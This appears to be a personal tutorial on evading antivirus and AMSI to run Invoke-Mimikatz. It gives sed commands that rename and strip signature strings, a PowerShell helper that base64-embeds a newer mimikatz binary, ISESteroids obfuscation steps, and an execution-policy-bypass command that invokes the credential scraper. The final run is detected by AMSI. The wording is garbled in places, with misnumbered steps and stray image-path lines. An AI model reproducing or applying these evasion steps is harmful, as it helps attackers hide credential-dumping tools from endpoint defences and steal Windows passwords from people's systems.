#AMSI evasion and clear text password to spike the mimikatz hash#

Antivirus evasion activity using set command and ISE sploit module to bypass windows and anti-malware scan and AMSI as well

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- **Step 1:** download Invoke-Mimikatz.ps1 from PowershellMafia:
  https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/master/Exfiltration/Invoke-Mimikatz.ps1

- **Step 2:** then substitute all "invoke-Mimikatz" currencies with "invoke-Lsasscraper" inside the invoke-mimikatze.ps1 script:

```
sed -i -e 's/Invoke-Mimikatz/Invoke-LSASSscraper/g' Invoke-Mimikatz.ps1
```

- **Step 3:** remove all comments:

```
sed -i -e '/<#/,/#>/c\\' Invoke-Mimikatz.ps1
```

- **Step 4:** remove all comment indented

```
sed -i -e 's/^[[:space:]]*#.*$//g' Invoke-Mimikatz.ps1
```

- **Step 5:** replace parameters and strings they can picked up by antivirus engine:


```
sed -i -e 's/DumpCreds/Dump/g' Invoke-Mimikatz.ps1

sed -i -e 's/ArgumentPtr/0bf/g' Invoke-Mimikatz.ps1

sed -i -e 's/CallDllMainSC1/0bfSC1/g' Invoke-Mimikatz.ps1

sed -i -e "s/\-Win32Functions \$Win32Functions$/\-Win32Functions \$Win32Functions #\-/g" Invoke-Mimikatz.ps1
```

- **Step 5:** move Invoke-Mimikatz script and its current form to a windows machine and perform two additional activities

- **Step 5.1:** Embed an update version of Mimikatz inside our Powershell script


- The PEBytes64 variable in Invoke-Mimikatz.ps1 include an old version of Mimikatz.exe so we need to replace it by a new one.

- **Note:** in the Invoke-Mimikatz.ps1 there is a lot of PEBytes64 variables but we only want to change the value of the one that came diretly after this([System.IO.Directory]::SetCurrentDirectory($pwd))



- So for that, we will use this script, that will generate the new value

```
function Convert-BinaryToString
{
[ CmdletBinding()] param ([string] $FilePath)
try {$ByteArray = [System.IO.File]::ReadAllBytes($FilePath);}
catch { throw "Failed to read file. Ensure that you have permission to the file, and that the file path is correct";}
if ($ByteArray) {$Base64String = [System.Convert]::ToBase64String($ByteArray);}
else {throw '$ByteArray is $null.';}
Write-Output -InputObject $Base64String;
}
Convert-BinaryToString path_to_mimkatz_executable | Out-File C:\Users\malic\Desktop\PEBytes64.txt
```



- Then save the file again "obfuscat_Invoke-Mimikatz.txt"


- **Step 5.2:** apply an obfuscation layer on the script to enhance attend of our antivirus capabilities and this pre-obfuscation activities can be done by leveraging the ISE steroid module

- Note: if you don't have the Start-Steroids module run this in Powershell to download it :

```
Install-Module -Name "ISESteroids" -Scope CurrentUser -Repository PSGallery -Force
```


- copy the content of "obfuscat_Invoke-Mimikatz.txt" into Powershell and then start this module:


```
PS > Start-Steroids
```
(this will convert command to alias and more)



- Then click from Powershell click on:
  "tools"->"Obfuscate code"->OK

  Note: another file will be created





- Then save the file "obfuscat_Invoke-Mimikatz.ps1"

- **Step 6:** Time to test the script "obfuscat_Invoke-Mimikatz.ps1" against windows AMSI:

- activate windows security "Real-time protection"
- open powershell CLI and type :

```
powershell -ep bypass
Import-Module .\obfuscat_Invoke-Mimikatz.ps1
Invoke-LSASSscraper
```

And shit we have been captured by AMSI !